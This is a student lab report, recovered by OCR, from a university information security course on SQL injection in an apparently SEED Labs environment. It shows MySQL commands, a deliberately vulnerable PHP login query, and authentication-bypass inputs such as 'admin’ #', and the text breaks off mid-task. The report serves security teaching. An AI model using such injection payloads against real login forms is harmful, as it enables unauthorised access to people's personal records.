The Laboratory of Information Security

(UE19CS347)

Documented by Anurag.R.Simha


SRN	:	PES2UG19CS052
Name	:	Anurag.R.Simha
Date	:	29/03/2022
Section	:	A
Week	:	6

The Table of Contents

The Setup

For the experimentation of various attacks, a single virtual machine was employed.

1. The attacker machine (10.0.2.39)




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:5c:05:94
          inet addr:10.0.2.39  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::dc8e:3a12:2f7b:c3e9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:71 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2290 (2.2 KB)  TX bytes:8219 (8.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:77 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21893 (21.8 KB)  TX bytes:21893 (21.8 KB)

seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ 
```

Task 1: Getting familiar with the SQL statements

The objective is to get familiar with SQL commands by playing with the provided database. A database called Users that contains a table called credential is created. The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. MySQL is an open-source relational database management system.

1.1. Logging in

The command: `mysql -u root -pseedubuntu`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Fig. 1(a): Log in.

a) Display databases.


The command: `show databases;`

b) Change to a database.

The command: `use <database-name>;`

c) Get the tables list.

The command: `show tables;`




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.08 sec)

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)
```

Fig. 1(b): Gaining information.

d) Displaying the table contents:

The command: `select * from <table-name> where name = '<attribute-name>';`



```
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)
```


Fig. 1(c): Displaying the table details.

Changing the names:

The command:

```
UPDATE credential SET Name = 'Anurag.R.Simha' WHERE
Name = 'Alice';
```

```
UPDATE credential SET Name = 'Ankusha N' WHERE Name =
'Boby';
```




```
mysql> select * from credential;
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name           | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Anurag.R.Simha | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Ankusha N      | 20000 |  40000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan           | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy           | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted            | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin          | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----------------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

Fig. 1(d): The updated database.

Task 2: SQL Injection Attack on SELECT Statement

SQL injection is basically a technique through which attackers can execute their own malicious SQL statements generally referred as malicious payload. Through the malicious SQL statements, attackers can steal information from the victim database; even worse, they may be able to make changes to the database. The employee management web application has SQL injection vulnerabilities that mimic the mistakes frequently made by developers.

The authentication for any user to login to a website is done by a similar algorithm:




```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                 nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
  if(name==’admin’) {
      return All employees information;
  } else if (name !=NULL){
    return employee information;
  }
} else {
  Authentication Fails;
}
```

The above SQL statement selects personal employee information such as id, name, salary, ssn etc from the credential table. The SQL statement uses two variables input uname and hashed pwd, where input uname holds the string typed by users in the username field of the login page, while hashed pwd holds the sha1 hash of the password typed by the user. The program checks whether any record matches with the provided username and password; if there is a match, the user is successfully authenticated, and is given the corresponding employee information. If there is no match, the authentication fails.

1. A triumphant login

Username: Anurag.R.Simha

Password: seedalice




Employee Profile Login

USERNAME: Anurag.R.Simha

PASSWORD: •••••••••

Copyright © SEED LABs


SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Anurag.R.Simha&Password=seedalice
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Anurag.R.Simha Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Fig. 2(a): A successful login.

With the official username and password, therefore, the login is successful.

2. Unauthorised login

Username: Anurag.R.Simha

Password: sdkjnsdkjnskndssdjn




File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Search
Most Visited
SEED Labs
Sites for Labs
SEEDLABS

Employee Profile Login

USERNAME: Anurag.R.Simha

PASSWORD: •••••••••••••••••••

Copyright © SEED LABs



www.seedlabsqlinjection.com/unsafe_home.php?username=Anurag.R.Simha&Password=sdkjnsdkjnskndssdjn


The account information your provide does not exist.

Fig. 2(b): A failed login attempt.

Henceforth, the match fails and the user's access to the webpage is denied.

3. Hacked login

Username: Anurag.R.Simha' #


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index.html
Search
Most Visited SEED Labs Sites for Labs
SEEDLABS


Employee Profile Login

USERNAME Anurag.R.Simha' #

PASSWORD Password

Login

Copyright © SEED LABs


File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php?username=Anurag.R.Simha'+%23&Password=
Search
Most Visited SEED Labs Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Anurag.R.Simha Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Fig. 2(c): Hacked login.

The login was successful due to this reason:

Instead of executing this query,

```
SELECT * FROM credential WHERE Name = 'Anurag.R.Simha'
AND PASSWORD = ''
```

this query gets executed:

```
SELECT * FROM credential WHERE Name = 'Anurag.R.Simha'
#' AND PASSWORD = ''
```


All in all, the query that gets executed is,

```
SELECT * FROM credential WHERE Name = 'Anurag.R.Simha'
```

Task 2.1: SQL Injection Attack from webpage

The goal is to triumph the login as an administrator. Although the username is known, the password yet remains veiled. So, an SQL injection attack is performed.

Username: admin’ #

